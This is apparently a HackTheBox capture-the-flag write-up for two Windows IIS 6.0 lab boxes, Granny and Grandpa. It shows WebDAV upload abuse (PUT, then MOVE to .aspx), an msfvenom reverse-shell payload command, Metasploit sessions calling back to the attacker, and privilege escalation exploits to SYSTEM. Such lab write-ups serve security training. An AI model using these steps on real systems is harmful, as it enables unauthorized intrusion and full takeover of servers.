

Granny & Grandpa





This is the writeup for both Granny and Grandpa from HackTheBox.eu..

Two Easy/Medium Windows boxes, lets Hack!!!

Lets scan Granny...

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|_  Server Date: Thu, 15 Oct 2020 22:25:56 GMT
```

Seems only 1 port is open, HTTP running Microsoft IIS 6.0 which is Server 2003

What is WebDAV?
WebDAV (RFC 4918) is an extension to HTTP, the internet protocol that web-browsers and webservers use to communicate with each other. The WebDAV protocol enables a webserver to behave like a fileserver too, supporting collaborative authoring of web content.

Lets start our background enumeration, then find out whats going on with webdav...

```
[chaotic@archlinux GrannyGrandpa]$ dirsearch -E -u http://10.10.10.15 -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

  _|. _ _  _  _  _ _|_    v0.4.0
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, jspx, html, htm, js | HTTP method: GET | Threads: 20 | Wordlist size: 220521

Error Log: /home/chaotic/.dirsearch/logs/errors-20-10-15_10-28-07.log

Target: http://10.10.10.15

Output File: /home/chaotic/.dirsearch/reports/10.10.10.15/_20-10-15_10-28-07.txt

[10:28:07] Starting:
[10:28:11] 301 -  149B  - /images  ->  http://10.10.10.15/images/
[10:28:11] 301 -  149B  - /Images  ->  http://10.10.10.15/Images/
[10:28:22] 301 -  149B  - /IMAGES  ->  http://10.10.10.15/IMAGES/
[10:31:40] 301 -  153B  - /_private  ->  http://10.10.10.15/%5Fprivate/

Task Completed
```

Lets run a davtest and see what the response is...

```
 Checking for test file execution
EXEC    cfm     FAIL
EXEC    jhtml   FAIL
EXEC    txt     SUCCEED:        http://10.10.10.15/DavTestDir_3TscSln6kiUj/davtest_3TscSln6kiUj.txt
EXEC    pl      FAIL
EXEC    jsp     FAIL
EXEC    html    SUCCEED:        http://10.10.10.15/DavTestDir_3TscSln6kiUj/davtest_3TscSln6kiUj.html
EXEC    php     FAIL
```


HTML put via davtest

The main thing to take away from davtest is the ability for file execution, we have file execution for both txt and html, lets use burp to see exactly whats going on...

```
PUT /DavTestDir_QWC2hNwFyv7eW/davtest_QWC2hNwFyv7eW.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: close
Host: localhost:80
User-Agent: DAV.pm/v0.49
Content-Length: 24

<?php print 7.8 * 6.4;?>
```

So we can see its just using PUT, lets and change this to something like this...



Guru Pwned this application

Alright, so we created a file, now we need to find one that will be executed.. With this being a Windows IIS box, it should run aspx

We can generate a payload with msfvenom...

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=(PORT) -f aspx

We need to upload this as an aspx file and not html as it will not execute...

** Don't forget your Listener **

We get denied uploading the aspx file.. but NMAP shows us that we have quite a few options with the webserver, for instance the MOVE cmd..

```
MOVE /GuruWuzHere.html HTTP/1.1
Destination: /GuruWuzHere.aspx
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.22:1337
[*] Sending stage (176195 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.22:1337 -> 10.10.10.15:1035)
500

meterpreter >
```

Alright, we have a shell as NT AUTHORITY\NETWORK SERVICE...

Running suggester will show you a few exploits..

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not
be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulne
rable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable
.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vuln
erable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be
 validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

After playing around with the “vulnerable” exploits, Using ms14_070_tcpip_ioctl will grant NT AUTH...

```
meterpreter > dir
Listing: c:\Documents and Settings\Lakis\Desktop
================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-04-12 14:19:57 -0500  user.txt

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Lets scan Grandpa!!!

```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Server Date: Fri, 16 Oct 2020 17:03:11 GMT
|_  WebDAV type: Unknown
```

We can see roughly the same results, though we do not have as much priviledge with webdav...

Enumeration of IIS 6.0 leads us too
https://www.exploit-db.com/exploits/41992

Fire up msfconsole and set parameters...

```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

The exploit grants us NT AUTH\NET.. Just like Granny, background the session and run suggester..

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 34 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

I tried playing around with a few others but ms15 worked...

```
msf5 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0
LHOST => tun0
msf5 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0
LHOST => tun0
msf5 exploit(windows/local/ms15_051_client_copy_image) > set LPORT 1337
LPORT => 1337
msf5 exploit(windows/local/ms15_051_client_copy_image) > set LPORT 1337
LPORT => 1337
msf5 exploit(windows/local/ms15_051_client_copy_image) > set session 1
session => 1
msf5 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.22:1337
[*] Launching notepad to host the exploit...
[+] Process 2464 launched.
[*] Reflectively injecting the exploit DLL into 2464...
[*] Injecting exploit into 2464...
[*] Exploit injected. Injecting payload into 2464...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.22:1337 -> 10.10.10.14:1032) at 2020-10-16 06:16:49 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

That wraps up Granny & Grandpa from HackTheBox.eu